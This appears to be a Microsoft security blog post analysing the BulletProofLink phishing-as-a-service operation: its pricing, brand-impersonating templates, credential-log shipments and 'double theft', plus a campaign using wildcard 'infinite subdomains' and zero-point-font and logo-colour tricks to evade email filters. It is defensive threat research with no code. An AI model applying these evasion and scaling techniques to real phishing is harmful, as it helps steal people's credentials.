


Catching the big fish: Analyzing a large-scale phishing-as-a-service operation

microsoft.com/security/blog/2021/09/21/catching-the-big-fish-analyzing-a-large-scale-phishing-as-a-service-operation/

September 21, 2021



In researching phishing attacks, we came across a campaign that used a rather high volume of newly created and unique subdomains—over 300,000 in a single run. This investigation led us down a rabbit hole as we unearthed one of the operations that enabled the campaign: a large-scale phishing-as-a-service operation called BulletProofLink, which sells phishing kits, email templates, hosting, and automated services at a relatively low cost.

With over 100 available phishing templates that mimic known brands and services, the BulletProofLink operation is responsible for many of the phishing campaigns that impact enterprises today. BulletProofLink (also referred to as BulletProftLink or Anthrax by its operators in various websites, ads, and other promotional materials) is used by multiple attacker groups in either one-off or monthly subscription-based business models, creating a steady revenue stream for its operators.

This comprehensive research into BulletProofLink sheds a light on phishing-as-a-service operations. In this blog, we expose how effortless it can be for attackers to purchase phishing campaigns and deploy them at scale. We also demonstrate how phishing-as-a-service operations drive the proliferation of phishing techniques like “double theft”, a method in which stolen credentials are sent to both the phishing-as-a-service operator as well as their customers, resulting in monetization on several fronts.

Insights into phishing-as-a-service operations, their infrastructure, and their evolution inform protections against phishing campaigns. The knowledge we gained during this investigation ensures that [Microsoft Defender for Office 365](#) protects customers from the campaigns that the BulletProofLink operation enables. As part of our commitment to improve protection for all, we are sharing these findings so the broader community can build on them and use them to enhance email filtering rules as well as threat detection technologies like sandboxes to better catch these threats.

Understanding phishing kits and phishing-as-a-service (PhaaS)

The persistent onslaught of email-based threats continues to pose a challenge for network defenders because of improvements in how phishing attacks are crafted and distributed. Modern phishing attacks are typically facilitated by a large economy of email and false sign-in templates, code, and other assets. While it was once necessary for attackers to individually build phishing emails and brand-impersonating websites, the phishing landscape has evolved its own service-based economy. Attackers who aim to facilitate phishing attacks may purchase resources and infrastructure from other attacker groups including:

- **Phish kits:** Refers to kits that are sold on a one-time sale basis from phishing kit sellers and resellers. These are packaged files, usually a ZIP file, that come with ready-to-use email phishing templates designed to evade detection and are often accompanied by a portal with which to access them. Phish kits allow customers to set up the websites and purchase the domain names. Alternatives to phishing site templates or kits also include templates for the emails themselves, which customers can customize and configure for delivery. One example of a known phish kit is the MIRCBOOT phish kit.
- **Phishing-as-a-service:** Similar to ransomware-as-a-service (RaaS), phishing-as-a-service follows the software-as-a-service model, which requires attackers to pay an operator to wholly develop and deploy large portions or complete phishing campaigns from false sign-in page development, website hosting, and credential parsing and redistribution. BulletProofLink is an example of a phishing-as-a-service (PhaaS) operation.



	 Phishing kits	 Phishing-as-a-Service (PhaaS)
Payment	One-time	Subscription-based <i>(Available weekly, bi-weekly, monthly, or annual)</i>
Email templates	✓	✓ <i>(Optional)</i>
Site templates	✓	✓
Email delivery		✓ <i>(Optional)</i>
Site hosting		✓
Credential theft		✓
Credential redistribution		✓
“Fully undetected” links/logs		✓

Figure 1. Feature comparison between phishing kits and phishing-as-a-service

It’s worth noting that some PhaaS groups may offer the whole deal—from template creation, hosting, and overall orchestration, making it an enticing business model for their clientele. Many phishing service providers offer a hosted scam page solution they call “FUD” Links or “Fully undetected” links, a marketing term used by these operators to try and provide assurance that the links are viable until users click them. These phishing service providers host the links and pages and attackers who pay for these services simply receive the stolen credentials later on. Unlike in certain ransomware operations, attackers do not gain access to devices directly and instead simply receive untested stolen credentials.

Breaking down BulletProofLink services

To understand how PhaaS works in detail, we dug deep into the templates, services, and pricing structure offered by the BulletProofLink operators. According to the group’s About Us web page, the BulletProofLink PhaaS group has been active since 2018 and proudly boasts of their unique services for every “dedicated spammer”.




Figure 2. The BulletProofLink's 'About Us' page provides potential customers an overview of their services.

The operators maintain multiple sites under their aliases, BulletProftLink, BulletProofLink, and Anthrax, including YouTube and Vimeo pages with instructional advertisements as well as promotional materials on forums and other sites. In many of these cases, and in ICQ chat logs posted by the operator, customers refer to the group as the aliases interchangeably.




Figure 3. Video tutorials posted by the Anthrax Linkers (aka BulletProofLink)

BulletProofLink registration and sign-in pages

BulletProofLink additionally hosts multiple sites, including an online store where they allow their customers to register, sign in, and advertise their hosted service for monthly subscriptions.

Over the course of monitoring this operation, their online store had undergone multiple revisions. The source code for the site's pages contained references to artifacts elsewhere on the site, which included ICQ chat messages and advertisements. While those references are still present in newer versions, the sign-in page for the monthly subscription site no longer contains service pricing information. In previous versions, the sites alluded to the cost for the operator to host FUD links and return credentials to the purchasing party.




Figure 4. BulletProofLink registration page

Just like any other service, the group even boasts of a 10% welcome discount on customers' orders when they subscribe to their newsletter.




Figure 5. BulletProofLink welcome promotion for site visitors' first order

Credential phishing templates

BulletProofLink operators offer over 100 templates and operate with a highly flexible business model. This business model allows customers to buy the pages and “ship” the emails themselves and control the entire flow of password collection by registering their own landing pages or make full use of the service by using the BulletProofLink’s hosted links as the final site where potential victims key in their credentials.

The templates are designed to evade detection while successfully phishing for credentials, but may vary based on the individual purchasing party. Likewise, the wide variety of templates offered does not guarantee that all BulletProofLink facilitated campaigns will look identical. Instead, the campaigns themselves can be identified with a mixture of phishing page source code, combined with the PHP password processing sites referenced therein, as well as the hosting infrastructure used in their larger-scale campaigns. These password-processing domains correlate back to the operator through hosting, registration, email, and other metadata similarities during domain registration.

The templates offered are related to the phishing pages themselves, so the emails that service them may seem highly disparate and handled by multiple operators.

Services offered: Customer hosting and support

The phishing operators list an array of services on their site along with the corresponding fees. As other researchers noted, the monthly service costs as much as \$800, while other services cost about \$50 dollars for a one-time hosting link. We also found that Bitcoin is a common payment method accepted on the BulletProofLink site.

In addition to communicating with customers on site accounts, the operators display various methods of interacting with them, which include Skype, ICQ, forums, and chat rooms. Like a true software business dedicated to their customers, the operators provide customer support services for new and existing customers.







		
<p>AT & T Fullz Double Login Ph...</p> <p>★★★★★</p> <p>\$100.00</p>	<p>AT & T Fullz Single Login Phis...</p> <p>★★★★★</p> <p>\$100.00</p>	<p>BB&T Phishing Page BB&t ...</p> <p>★★★★★</p> <p>\$80.00</p>
		
<p>DHL 2 V1 Phishing page Sc...</p> <p>★★★★★</p> <p>\$100.00</p>	<p>Docusign10 Phishing Page ...</p> <p>★★★★★</p> <p>\$80.00</p>	<p>Office 21 Single Login Phishi...</p> <p>★★★★★</p> <p>\$100.00</p>

Figure 6. Screenshot of the BulletProofLink site, which offers a wide array of phishing services impersonating various legitimate services

DocuSign14 Phishing Page | DocuSign14 Double Login Auto Scam Page

★★★★★ (There are no reviews yet.)

\$100.00

DOCUSIGN

CRACK CREDENTIALS CRACK PASSWORD DOCUS DOUBLE
 HACK HACK PASSWORD HACKING PHISHING PHISHING PAGE
 PHISHING SCRIPT SCAM-PAGES

1 ADD TO CART

Figure 7. DocuSign scam page service listed on the BulletProofLink site

The hosting service includes a weekly log shipment to purchasing parties, usually sent manually over ICQ or email. Analysis of individual activity on password-processing replies from the collected infrastructure indicates that the credentials are received on the initial template page and then sent to password-processing sites owned by the operator.

Weekly logs its here date 27-12-2020
 Merry Christmas!!!
 Happy new year
 800++ logs

Name	Date modified	Type	Size
OFFICE-M-PART-1-DATE-27-12-2020.txt	27/12/2020 4:44 AM	Text Document	2,506 KB
OFFICE-M-PART-2-DATE-27-12-2020.txt	27/12/2020 4:44 AM	Text Document	2,524 KB
OFFICE-M-PART-3-DATE-27-12-2020.txt	27/12/2020 4:45 AM	Text Document	2,520 KB
OFFICE-M-PART-4-DATE-27-12-2020.txt	27/12/2020 4:45 AM	Text Document	2,494 KB
OFFICE-M-PART-5-DATE-27-12-2020.txt	27/12/2020 4:46 AM	Text Document	2,463 KB
OFFICE-M-PART-6-DATE-27-12-2020.txt	27/12/2020 4:46 AM	Text Document	2,491 KB
OFFICE-M-PART-7-DATE-27-12-2020.txt	27/12/2020 4:47 AM	Text Document	2,451 KB
OFFICE-M-PART-8-DATE-27-12-2020.txt	27/12/2020 4:48 AM	Text Document	2,521 KB
OFFICE-M-PART-9-DATE-27-12-2020.txt	27/12/2020 4:48 AM	Text Document	2,493 KB
OFFICE-M-PART-10-DATE-27-12-2020.txt	27/12/2020 4:49 AM	Text Document	2,483 KB
OFFICE-M-PART-11-DATE-27-12-2020.txt	27/12/2020 4:50 AM	Text Document	2,239 KB
VIP-LOGS-PART-1-DATE-27-12-2020.txt	27/12/2020 4:51 AM	Text Document	2,485 KB
VIP-LOGS-PART-2-DATE-27-12-2020.txt	27/12/2020 5:00 AM	Text Document	2,517 KB
VIP-LOGS-PART-3-DATE-27-12-2020.txt	27/12/2020 5:00 AM	Text Document	2,515 KB
VIP-LOGS-PART-4-DATE-27-12-2020.txt	27/12/2020 5:00 AM	Text Document	2,533 KB
VIP-LOGS-PART-5-DATE-27-12-2020.txt	27/12/2020 5:01 AM	Text Document	2,499 KB
VIP-LOGS-PART-6-DATE-27-12-2020.txt	27/12/2020 5:01 AM	Text Document	2,514 KB
VIP-LOGS-PART-7-DATE-27-12-2020.txt	27/12/2020 5:02 AM	Text Document	2,468 KB
VIP-LOGS-PART-8-DATE-27-12-2020.txt	27/12/2020 5:02 AM	Text Document	2,458 KB
VIP-LOGS-PART-9-DATE-27-12-2020.txt	27/12/2020 5:03 AM	Text Document	2,480 KB
VIP-LOGS-PART-10-DATE-27-12-2020.txt	27/12/2020 5:03 AM	Text Document	2,493 KB
VIP-LOGS-PART-11-DATE-27-12-2020.txt	27/12/2020 5:03 AM	Text Document	2,431 KB
VIP-LOGS-PART-12-DATE-27-12-2020.txt	27/12/2020 5:04 AM	Text Document	1,989 KB
VIP-LOGS-PART-13-DATE-27-12-2020.txt	27/12/2020 5:06 AM	Text Document	2,531 KB
VIP-LOGS-PART-14-DATE-27-12-2020.txt	27/12/2020 5:07 AM	Text Document	2,494 KB
VIP-LOGS-PART-15-DATE-27-12-2020.txt	27/12/2020 5:07 AM	Text Document	2,514 KB
VIP-LOGS-PART-16-DATE-27-12-2020.txt	27/12/2020 5:08 AM	Text Document	2,474 KB
VIP-LOGS-PART-17-DATE-27-12-2020.txt	27/12/2020 5:08 AM	Text Document	2,447 KB
VIP-LOGS-PART-18-DATE-27-12-2020.txt	27/12/2020 5:09 AM	Text Document	88 KB

Figure 8. An advertisement from BulletProofLink that showcases their weekly log shipment

At the time of this report, BulletProofLink continues to operate active phishing campaigns, with large volumes of redirections to their password-processing links from legitimate web hosting providers. In the next section, we describe on such campaign.

Tracking a BulletProofLink-enabled campaign

As mentioned, we uncovered BulletProofLink while investigating a phishing campaign that used the BulletProofLink phishing kit on either on attacker-controlled sites or sites provided by BulletProofLink as part of their service. The campaign itself was notable for its use of 300,000 subdomains, but our analysis exposed one of many implementations of the BulletProofLink phishing kit:




Figure 9. End-to-end attack chain of BulletProofLink-enabled phishing campaigns

An interesting aspect of the campaign that drew our attention was its use of a technique we call “infinite subdomain abuse”, which happens when attackers compromise a website’s DNS or when a compromised site is configured with a DNS that allows wildcard subdomains. “Infinite subdomains” allow attackers to use a unique URL for each recipient while only having to purchase or compromise one domain for weeks on end. It is gaining popularity among attackers for the following reasons:

- It serves as a departure from previous techniques that involved hackers obtaining large sets of single-use domains. To leverage infinite subdomains for use in email links that serve to redirect to a smaller set of final landing pages, the attackers then only need to compromise the DNS of the site, and not the site itself.
- It allows phishing operators to maximize the unique domains they are able to use by configuring dynamically generated subdomains as prefix to the base domain for each individual email.
- The creation of unique URLs poses a challenge to mitigation and detection methods that rely solely on exact matching for domains and URLs.

The phishing campaign also impersonated (albeit poorly) the Microsoft logo and branding. The impersonation technique used solid colors for the logo, which may have been done intentionally to bypass detection of the Microsoft logo's four distinct colors. It is worth noting that later iterations of the campaign have switched to using the four colors in the Microsoft logo.




Figure 10. Phishing lure from a recent credential phishing campaign

These messages also used a technique called zero-point font, which pads the HTML of the message with characters that render as invisible to the user, to obfuscate the email body and attempt to evade detection. This technique is increasingly used by phishers to evade detection.

